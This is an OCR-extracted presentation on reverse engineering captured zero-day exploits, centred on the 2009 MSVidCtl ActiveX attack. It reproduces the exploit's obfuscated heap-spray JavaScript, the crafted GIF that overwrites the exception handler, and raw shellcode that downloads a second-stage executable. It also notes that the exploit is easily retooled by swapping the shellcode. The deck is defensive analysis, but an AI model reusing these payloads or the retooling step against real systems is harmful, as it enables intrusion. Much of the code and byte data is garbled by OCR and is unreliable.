



Reverse Engineering Broken Arrows

Adam Meyers, Cyber Security Engineer
SRA International



Significant Work. Extraordinary People. **SRA.**

Agenda

- Introduction
- Disclaimer
- Background
- Tool Box
- Finding a Broken Arrow
- Broken Broken Arrows
- Functional Broken Arrows
- Conclusion
- Questions and Answers

Broken Arrow

Broken Arrow refers to an accidental event that involves nuclear weapons, warheads or components, but **which does**



create the Wikipedia is the best thing ever.

- Accidental or unexplained nuclear detonation.
- Non-nuclear detonation or burning of a nuclear weapon.
- Radioactive contamination.
- Loss in transit of nuclear asset with or without its carrying vehicle.
- Jettisoning of a nuclear weapon or nuclear component.
- Public hazard, actual or implied.

Anyone in the world can write anything they want about any subject, so you know you are getting the best possible information. -

Michael Scott

Broken Arrow (revised)

Broken Arrow refers to a weaponized computer bug captured in an operational environment. When a broken arrow is found it can potentially allow an operator to better defend a network, or...



Forward

- 0-day exploits are generally a special occasion, a 0-day which can be leveraged reliably against a target is even more special
- The purpose is not to find 0-day; this is a technical analysis once you have identified a problem
- No systems were hurt during the production of this presentation

Goals

- Learn some tools useful in reversing exploits
- Learn when you need to break an exploit to facilitate analysis
- Learn how to break an exploit to better analyze it
- Have fun!

Who are you, and what are you doing here?

- SRA


- Leading provider of technology and strategic consulting services and solutions - including systems design, development and integration; and outsourcing and managed services.
- Comprehensive cyber security practice integrating security architecture, risk assessments, and certification & accreditation. SRA's IA practice currently rated at NSA-CMM Level 3.

- Adam

- Security Consultant
- Penetration Test Team
- Forensic Technician
- Security Architect
- Reverse Code Analysis - Bureau of Diplomatic Security, US State Department



- Fall 2008 a promise is made
- Meet JK Benites



the malware he wrote to
ended up at a certain US

Agenda

- Introduction
- Disclaimer
- Background
- Tool Box
- Finding a Broken Arrow
- Broken Broken Arrows
- Functional Broken Arrows
- Conclusion
- Questions and Answers

Disclaimer

- Standard legal-mumbo jumbo.
- You have the right to remain silent. Anything you say or do can and will be used against you in a court of law. You have the right to an attorney. If you cannot afford an attorney, one will be appointed to you.
- Prohibition on Reverse Engineering, Decompilation, and Disassembly. You may not reverse engineer, decompile, or disassemble the SOFTWARE PRODUCT, except and only to the extent that such activity is expressly permitted by applicable law notwithstanding this limitation.
- The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.
- (2) Intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains
 - (A) information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602 (n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);
 - (B) information from any department or agency of the United States; or
 - (C) information from any protected computer;
- I pledge allegiance to the flag of the United States of America, and to the republic for which it stands, one nation under God, indivisible, with liberty and justice for all
- Energy can be transformed (changed from one form to another), but cannot be created or destroyed.

Agenda

- Introduction
- Disclaimer
- Background
- Tool Box
- Finding a Broken Arrow
- Broken Broken Arrows
- Functional Broken Arrows
- Conclusion
- Questions and Answers

Background

- 0Day are rare and if someone is smart enough to have a 0day then they are probably smart enough to use it properly
- Some “0day” can actually be old bugs previously unexploited and perhaps un-patched*
- Occasionally you may get lucky :D

***Not that anyone isn't 100% up-to-date on their Office/PDF patching**

Targeting Vectors

- Remotely exploitable
 - SQL/HTML/other Injection
 - Application Specific (Apache/IIS/MySQL/MSSQL/Oracle/WebSphere/etc)
- Client Side Exploitation ***
 - Browser (IE/FireFox/Safari/etc)
 - Cross Site Scripting (XSS)
- File Format/Trojanized
 - Email Attachments (PDF/Office/Etc)
 - Web Link to ^^^

Common Exploitation Paths

- Common Bug Types
 - Buffer/Integer/Stack Overflow
 - Function Pointer Overwrite
 - Heap Pointer Corruption
 - Use After Free
 - Integer/Array Overflow
- Advanced file formats and robust input capabilities lend themselves to lots of possible bugs
- Fuzzing file formats with multiple hooks/interconnects such as PDF yields lots of exploitable bugs

Trojanized Focus

- Targeted attacks are very profitable from an attacker stand point
- Spearphishing is easily accomplished with limited preliminary intelligence collection
- Group Phish/Individual Phish/Position Phish
- Most targeted attacks focus on trojanized access (hard to target via SQL)
- Website Seeding/Social Networking

Recent Exploits Ideal for Spearphishing

- Adobe Universal 3D (U3D) CVE-2009-1855 – Array Overflow
- Adobe JBIG2 Stream CVE-2009-0928 - Buffer Overflow
- Microsoft Excel CVE-2009-3134 - “malformed record object”

Adobe: CVE-2010-0204, CVE-2010-0203, CVE-2010-0202, CVE-2010-0201, CVE-2010-0199, CVE-2010-0198, CVE-2010-0197, CVE-2010-0196, CVE-2010-0195, CVE-2010-0194, CVE-2010-0193, CVE-2010-0192, CVE-2010-0191, CVE-2010-0190, CVE-2010-1241, CVE-2010-1240, CVE-2009-4764

Agenda

- Introduction
- Disclaimer
- Background
- Tool Box
- Finding a Broken Arrow
- Broken Broken Arrows
- Functional Broken Arrows
- Conclusion
- Questions and Answers

ToolBox

- No real automated products to speak of
- Primary tools:
 - Debugger
 - Hex Viewer
 - Test Environment
 - You
- Additional stuff:
 - Previous Exploits
 - Visual Studio/Relevant SDKs
 - Good intelligence feeds on vulnerabilities

Debuggers

- OllyDbg – Open source user mode debugger
- ImmunityDbg – Open source debugger with python scripting built in
- Microsoft Debugger (WinDbg) – Kernel mode debugger
- GDB – probably not applicable ;)

HexViewer

- Lots of viewers out there
- Honorable mentions:
 - WinHex
 - 0XED
 - Hexedit32
 - HT
- FileInsight (McAfee) – Awesome
 - Auto decoding for Inflate(), Base64, JavaScript Escapes, ASCII, Hex, UTF8, UTF16, etc
 - HTML, OLE, PE structure analysis
 - Binary Obfuscation (XOR) and Shifting

Test Environment Concerns

- Virtualized
 - Easy to reload snapshots on one time use exploits
 - You can run as “host only” and keep restrict outbound communication
 - Possible exploit errors from virtualized interrupts and OS components
 - Possible virtually aware exploits

Agenda

- Introduction
 - Disclaimer
 - Background
 - Tool Box
-
- Finding a Broken Arrow
 - Broken Broken Arrows
 - Functional Broken Arrows
 - Conclusion
 - Questions and Answers


Finding A Broken Arrow

- This is the difficult/lucky part
- Probably accidental find
- Well trained users may forward suspicious attachments
- Creative IDS rule might catch generic/known shellcode, structures in PDF/Doc/Packets
- HIPS/HIDS/AntiVirus may catch it
- Advanced Network Reconnaissance may identify it

IDS Rule might be created to look for an XOR'ed DLL reference which might be included in shell code to an unknown exploit

Exploit Structures

- Understand common exploit techniques
- Generic BOF:



Agenda

- Introduction
 - Disclaimer
 - Background
 - Tool Box
 - Finding a Broken Arrow
 - Broken Broken Arrows
 - Functional Broken Arrows
 - Conclusion
 - Questions and Answers
-

Broken Broken Arrows

- Some times the exploit arrives broken or more likely the exploit isn't 'stealthy'
- Occasionally a debugger will catch an overflow and break on or near the issue requiring manual bypass – this is good!
- Recent examples – MSVidCTL.DLL Active X (July 2009)

5A1B052F	C645 FC 00	MOV BYTE PTR SS:[EBP-4],0	
5A1B0533	75 06	JNZ SHORT 5A1B053B	
5A1B0535	66:C745 DC 0800	MOV WORD PTR SS:[EBP-24],8	
5A1B053B	8D45 DC	LEA EAX,DWORD PTR SS:[EBP-24]	
5A1B053E	50	PUSH EAX	
5A1B053F	FF15 B812195A	CALL DWORD PTR DS:[5A1912B8]	OLEAUT32.VariantClear
5A1B0545	8B5D EC	MOV EBX,DWORD PTR SS:[EBP-14]	
5A1B0548	83C3 20	ADD EBX,20	
5A1B054B	3973 08	CMP DWORD PTR DS:[EBX+8],ESI	
5A1B054E	895D EC	MOV DWORD PTR SS:[EBP-14],EBX	
5A1B0551	^0F85 83FEFFFF	JNZ 5A1B03DA	
5A1B0557	EB 37	JMP SHORT 5A1B0590	
5A1B0559	8B45 18	MOV EAX,DWORD PTR SS:[EBP+18]	
5A1B055C	834D FC FF	OR DWORD PTR SS:[EBP-4],FFFFFFFF	
5A1B0560	85C0	TEST EAX,EAX	

MSVidCTL

- Looking at the SEH chain in memory

```

00137948 00000000
0013794C FFFFFFFF End of SEH chain
00137950 0C0C0C0C SE handler
00137954 00000000
00137958 001379A4
0013795C 5A1BD411 RETURN to 5A1BD411 from 5A1BD35D
00137960 01776F70
00137964 00000000
00137968 02774488
0013796C 02774498
00137970 00000000
00137974 5A19D094 UN: CODE "Channel"
00137978 5A19D094 UN: CODE "Channel"
0013797C 5A2A2038
00137980 7C8399F3 RETURN to kernel32.7C8399F3
00137984 7C809BD8 kernel32.7C809BD8
00137988 FFFFFFFF
0013798C 7C801898 RETURN to kernel32.7C801898 from 7C801898
00137990 5A2A2078
00137994 00000000
00137998 001379E4
0013799C 5A2771EE
  
```

Structured Exception Handler (SEH) appears to have been overwritten, SEH chain ends points to 0x0c0c0c0c

MSVidCTL Analysis

- We know an error occurs at:

M Memory map									
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as	
20001000	00010000	browselo	.rsrc	data, resource	Image	R	RWE		
20011000	00001000	browselo	.reloc	relocations	Image	R	RWE		
325C0000	00001000	msohev		PE header	Image	R	RWE		
325C1000	0000E000	msohev	.text	code, import	Image	R	RWE		
325CF000	00001000	msohev	.data	data	Image	R	RWE		
325D0000	00001000	msohev	.rsrc	resources	Image	R	RWE		
325D1000	00001000	msohev	.reloc	relocations	Image	R	RWE		
5A190000	00001000	msvidctl		PE header	Image	R	RWE		
5A191000	0010C000	msvidctl	.text	code, import	Image	R	RWE		
5A29D000	00001000	msvidctl	.orpc		Image	R	RWE		
5A29E000	0000B000	msvidctl	.data	data	Image	R	RWE		
5A2A9000	00033000	msvidctl	.rsrc	resources	Image	R	RWE		
5A2DC000	00016000	msvidctl	.reloc	relocations	Image	R	RWE		
5AD70000	00001000	UxTheme		PE header	Image	R	RWE		
5AD71000	00030000	UxTheme	.text	code, import	Image	R	RWE		
5ADA1000	00001000	UxTheme	.data	data	Image	R	RWE		
5ADA2000	00004000	UxTheme	.rsrc	resources	Image	R	RWE		
5ADA6000	00002000	UxTheme	.reloc	relocations	Image	R	RWE		
5B860000	00001000	NETAPI32		PE header	Image	R	RWE		
5B861000	0004C000	NETAPI32	.text	code, import	Image	R	RWE		
5B8AD000	00003000	NETAPI32	.data	data	Image	R	RWE		
5B8B0000	00001000	NETAPI32	.rsrc	resources	Image	R	RWE		
5B8B1000	00003000	NETAPI32	.reloc	relocations	Image	R	RWE		
5D090000	00001000	comctl_1		PE header	Image	R	RWE		
5D091000	00070000	comctl_1	.text	code, import	Image	R	RWE		

+8], ESI

is...

l

/S

Broken Broken Arrow

- Facts:
 - Malicious HTML combined with GIF
 - Internet Explorer crashes
 - Crash occurs in MSVidCtl.DLL
- Unknown
 - What is the bug
 - How does the exploit work?

Bad.html

~~<script language="javascript">~~

```
var spray=decodeURI(
```

madboocrdamadbboo7eb8madboob5d4madboo330dmadbood9c9madboo2474madboo5bf4madboo5db1madboo4331madboo0318madboo1843madbooc383madboob1a1madbooc654madbooe9madboocae

1madboo765bmadboo104fmadboof75amadboo639bmadbboo15c5madboo9819madboo31f0madbooa035madboo3e05madboo13bamadboo5860madboo6fa2madboo636fmadboof67cmadboo0d16madbood06

```
cmadboo3cbdmadboo6778madboo5289madboof9a3madboo13e3madboo1041madboo86a6madboo6388madboo3c49madboo7e38madboof86emadboo1c27madboo2c62madboo4bdamadboo1df6madboo432
```

```
bmadb007e4madb00362emadb00231amadb0020bmadb00d9dmadb00a27dmadb00dd4bmadb002644madb004335madb002c94madb00bbb9madb0014e3madb00682bmadb0045femadb000af6madb0031a
```

4madboob170madboo6801madboo3ad0madboob6741madboofbb8madboo0332madbooa4a6madbooaad0madboo0e4cmadboofc7madbooc162madboo70fdmadboo0f15madboo7c4

```
bmadboof084madboo4b3amadb00110361313611300011634001161160013334633411710313134631Emadboo067fmadboo7305madboof6f5madboo92e
```

5madboo10aemadbooc6f5madboo...cmadboo5f9cmadboud990madboo0278madboolec

[illegible]

```
var c=unescape(spray_replace(/madboob/g@"%44"))% xxxxx
```

```
madbooXXYY ≡ %uXXYY
```

```
var array = new Array();
```

2madbooeF40madboo93c8madbo... Javascript Escaped

```
var ls = 0x1000000-(c.length*2+0x01030): c
```

[illegible]

```
111 36 43 43 61 120 99 111 77 182 188 113 113 17 183 88 38 39
```

```

1117,36,43,43,81,120,99,1
42,101,48,110,103,112,105
06,107,103,42,100,48,110,103,112

```

```

105 118 106 62 110 117 43
106 107 112 105 42 50 66 110 117 48 52

```

```
103, 110, 108, 82, 110, 117, 49, 52, 110, 117, 112, 103, 42, 50, 88, 110, 117, 49, 52
```

```

43, 81, 102, 103, 110, 103, 110
var obj = new Array();
b+=b; n g p i v j , 4 - 2 z 2 3 2 4 2 + = x c t " d " ? " $ ? ?

```

```
var all = new Array();
for(var i=0;i<msg.length;
```

```
for(var i=0;i<sss.length;i++){
    u w d u v t k p i * 2 P n a 1 4 + = f g n g v g " d =
```

```
> J> for x in encoded:
```

```
var lb = b.substring(0@ls/2):
```

```
var in = p.substring(0, 15);
```

```
var cc = arr.toString().replace(/m|a|d|b|o|o|g|@|"/g, "");
```

```
cc = cc.replace(/@/g, ",");
var array = new Array(); var ls = 0;
```

```
eval(cc); x*1000000-(c.length*2+0x01020); var b="??
```

```
for(i=0;i<0xC0;i++)
```

```
substring(0@lw/2); delete b;
```

```
array[i] = lh + c;
```

_____ }

```
CollectGarbage();
```

```
document.write('<OBJECT WIDTH=1 HEIGHT=1 CLASSID="CLSID:8955AC62-BF2E-4CBA-A2B9-A63F772D46CF">');
```

```
document.write(' data=./back.gif type="application/x-oleobject"></OBJECT>');
```

</script>

HeapSpray ;)

```
var c=unescape(spray.replace(/madhoo/g@("%u")));
var array = new Array();
var ls = 0x100000-(c.length*2+0x01020); Shellcode
```

```
var b = "??";
while(b.length<ls/2) {
    b+=b;
}
var lh = b.substring(0@ls/2);
delete b;
```

Array of Numbers?

Load Shellcode into Heap

Instantiate ActiveX Control with Back.gif

Back.gif


00000000	00 03 00 00 11 20 34 00	00 00 00 00 00 00 00 00	 4
00000010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000030	00 00 00 00 00 00 00 00	0C 0C 0C 00	

Error?

Exception
Handler End of
Chain

0C0C –
/ Location

Vulnerability




```
loc_5A1BD545:  
mov     ebx, [ebp-14h]  
add     ebx, 20h  
cmp     [ebx+8], esi  
mov     [ebp-14h], ebx  
jnz     loc_5A1BD3DA
```

Pointer to Data Segment is
undefined causing exception

ŠŠŠŠ9Â%áESC'k|ŇRæÙNUL0(9×:9---éRSETXNULNUL_d;0NULNULNUL<@EE<pES-<hBS<÷jDC1Yè%STXNULNULâðh32NULNULhUserT<FEè%SOHNULNUL<èjENOYèžSTXNULNULâùhonNULNULh
 rlmTÿSYN...ÀuDC3honNULNULhurlmT<FEèžSOHNULNUL<èjSOHYènSTXNULNULâùh132NULhshelT<FEèòSOHNULNUL<èjSOHYèOSTXNULNULâùNULSOHNULNUL<ÜðÀeNULNULNULjNULjSUBSj
 NULÿV\3À@<ETXNULuùÇEOTETX\ a.eÇDETxEOTxeNULNUL3ÉQQSWQ3À<FXè"SOHNULNULføNULSI...ÖNULNULNULjNULjNULjETXjNULjSTXhNULNULNULÀS<FšèSOH(SOHNULNUL%F`jNULPÿV(%Fd<F
 `jNULjNULjNULjEOTjNULPÿV,jNULjNULjNULhUSNULSTNULPÿV<%Fx<Nd€|BSÿ•tFE€|BSÿNULtENOstBSÿ•âè%tENULNULNULÇFpNULNULNULNULÇFtNULNULNULNULjNULjNULjNUL<F`PÿV8<+
 eNULNULNULjNULNtQÿvpPÿv`ÿV0ÿv`ÿV4ÿvxÿV@<û3À3ÜNULSTXNULNUL<ÌføT}BS%ESSOHfÀEOTéó<Ì<ÙfÃDLE3ÀPQSPPPPPPPWPPÿVBS<~TèDLESOHNULNULèeNULNULNULhcvwNULhshdoT<FEè
 \$NULNULNUL%F<d;EOTNULNULNUL`ÿÿÿjeÿv<F DLEèBSNULNULNUL3Ûssssÿð€8è€8éuDC1xENO□□□□tBS<ÿU<ì□@ENOÿàè|NULNULNULÀè NULNULNUL,DC1SOHEOTèÂFEENULè"NULNULNULNUL
 NULSOHNULNUL<üfÇEOTÇBEL2t`FEÇGEOTc%ŇOÇGBS e-ËÇGEEQ@°ÇGDLE>GS9ÇGDC4,iôESCÇGCAN#f ÇGESü@7-ÇG ~
 DLEød;0NULNULNUL<@EE<pES-<hBS<÷jEOTYèT NULNULNULâðh32NULNULhUserT<ACKèUÿÿÿ<èjENOYè5NULNULNULâù3ÿWÿvEOTèSTXXÀèùÿÿÿ[ÆBEL,%_SOHfÇGENOÿàÃS<Üsj@hNULDLENUL
 NULW<F èCANÿÿÿXÃQV<u<<t.xETXøV<v
 ETXø3ÉIA-ETXÃ3ÜST% DLE:ÖtBSÁÈBELETXÚ@èñ;USuç^<^\$ETXÝf<FEK<^FSETXÝ<EOT<ETXÃ«^YÃèÝÿÿÿ²òâô9â)fÚH{=2t`FE...ð¯»c%ŇOQ@° e-ËRS*di"2a"žDC3
 -ÂEMKSOHÄ□USTwf
 ÿC%-Û}ðšRpSÚ>GS9,iôESC#f ü@7-~
 DLEøEÖ~šûSNAKfhttp://www.sra.com/stage2.exeNULNULNUL88|

Concept



ReFang

- Retooling this exploit is simple
 - Replace the Shellcode!

ŠŠŠŠ9À%áESC'k|ŃRæÜNUL0(9×:9---éRSETXNULNUL_d;0NULNULNUL<@FF<pFS-<hBS<÷jDCLYè%STXNULNULâôh32NULNULhUserT<FFè%SOHNULNUL<èjENQYèŽSTXNULNULâùhonNULNULhu
rlmTÿSYN...ÀuDC3honNULNULhurlmT<FFèŽSOHNULNUL<èjSOHYènSTXNULNULâùh132NULhshelT<FFFèoSOHNULNUL<èjSOHYèOSTXNULNULâùDìNULSOHNULNUL<ÜÖÄeNULNULNULjNULjSUBSj
